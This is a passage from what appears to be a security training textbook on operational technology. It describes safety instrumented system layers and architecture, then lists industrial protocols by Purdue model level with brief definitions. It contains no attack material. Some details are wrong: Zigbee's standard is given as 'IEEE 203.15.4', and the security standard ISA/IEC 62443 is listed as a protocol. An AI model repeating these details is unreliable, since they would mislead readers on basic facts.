  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:



Mitigation
Prevention
Emergency response
(plant/community)
Passive protection
(bund/dike)
Active protection
(relief valve/ rupture disk)
Incident
Safety instrumented system
Trip
Operator intervention
Alarm
Process control
(BPCS)
Process design

Figure 18.68: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.




Logic Solver
Sensor
Final Control Element

Figure 18.69: SIS architecture



OT Technologies and Protocols

OT Technologies and Protocols over Purdue Model

Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

OT Technologies and Protocols

Industrial network protocols constitute the real-time interconnectivity and information exchange between industrial systems and zones. These network protocols are deployed across the ICS network in any industry. To understand any industrial network, a security engineer needs to understand the protocols existing beneath the networks.

The key communication technologies and protocols of the OT network over the Purdue model defined by ISA-95 are as follows:

Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

Figure 18.70: OT technologies and protocols over the Purdue model

Protocols used in Level 4 and 5

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **DDE**: DDE (Dynamic Data Exchange) is used for IPC (Inter-Process Communication).
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC**: OPC (Open Platform Communications) is a set of client/server protocols designed for the communication of real-time data between data acquisition devices like PLCs and interface devices like HMIs.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.

- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.


Protocols used in Level 2

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an Internet Protocol used for communication between smaller and low-power devices with limited processing capacity; it is mainly used for home and building automation.
- **DNP3**: DNP3 (Distributed Network Protocol 3) is a communication protocol used to interconnect components within process automation systems.
- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide a way to authenticate DNS response data and can secure information provided by DNS.
- **FTE**: Fault Tolerant Ethernet (FTE) is designed to provide rapid network redundancy, and each node is connected twice to a single LAN through dual network interfaces.
- **HART-IP**: The HART-IP protocol is used to integrate WirelessHART gateways and HART multiplexers tightly and efficiently for sending and receiving digital information.
- **IEC 60870-5-101/104**: This is an extension of the IEC 101 protocol with some modifications in transport, network, link, and physical layer services. It enables communication between the control station and substation through the standard TCP/IP network.
- **SOAP**: SOAP (Simple Object Access Protocol) is a messaging protocol containing a stern set of rules that can administrate data transfer between client and server using the XML message format.

Protocols used in Level 0 and 1

- **BACnet**: BACnet (Building Automation and Control network) is a data communication protocol designed for building automation and control networks that implements standards such as ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT**: Ethernet for Control Automation Technology (EtherCAT) is an Ethernet-based fieldbus system that is appropriate for both hard and soft real-time computing necessities in automation technology.

- **CANopen**: CANopen is a high-level communication protocol based on the CAN (Controller Area Network) protocol. It is used for embedded networking applications like vehicle networks.
- **Crimson**: Crimson is the common programming platform used for a variety of Red Lion products such as G3 and G3 Kadet series HMIs, Data Station Plus, Modular Controller, and the Productivity Station.
- **DeviceNet**: DeviceNet is another variant of the Common Industrial Protocol (CIP) that is used in the automation industry for interconnecting control devices to exchange data.
- **Zigbee**: Zigbee is a short-range communication protocol that is based on IEEE 203.15.4 standard. Zigbee is used for devices that transfer data intermittently at a low data rate in a restricted area and within a range of 10–100 m.
- **ISA SP100**: ISA SP100 is a committee for establishing the industrial wireless standard ISA100. ISA100 is used for the industrial manufacturing environment and process automation industry.
- **MELSEC-Q**: MELSEC-Q provides an open and seamless network environment integrating different levels of automation networks such as CC-Link IE, high-speed, and large-capacity ethernet-based integrated open networks.
- **Niagara Fox**: Niagara Fox protocol is a building automation protocol used between the Niagara software systems developed by Tridium.
- **Omron Fins**: Omron Fins is used by PLC programs for transferring data and performing other services with remote PLC connected on an Ethernet network. It can also be used by remote devices such as FieldServer for transferring data.
- **PCWorx**: PCWorx is used in many ICS components, and they make a series of inline controllers (ILCs). These controllers allow the use of different ICS protocols and some common TCP/IP protocols.
- **Profibus**: Profibus is more complex than Modbus, and is designed and developed to address interoperability issues. It is employed in process automation and factory automation fields.
- **Sercos II**: The serial real-time communication system (Sercos II) comprises a digital drive interface appropriate for use in industrial machines. It is used in complex motion control applications with high specification designs.
- **S7 Communication**: S7 Communication is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7-300/400 family and is used in PLC programming and for accessing PLC data from SCADA.
- **WiMax**: Worldwide Interoperability for Microwave Access (WiMax) is based on the standard IEEE 802.16 and is envisioned for wireless metropolitan area networks. WiMax operates at frequencies between 2.5 GHz and 5.8 GHz with a transfer rate of 40 Mbps.



Module Flow

1 **OT Concepts**

2 **OT Attacks**

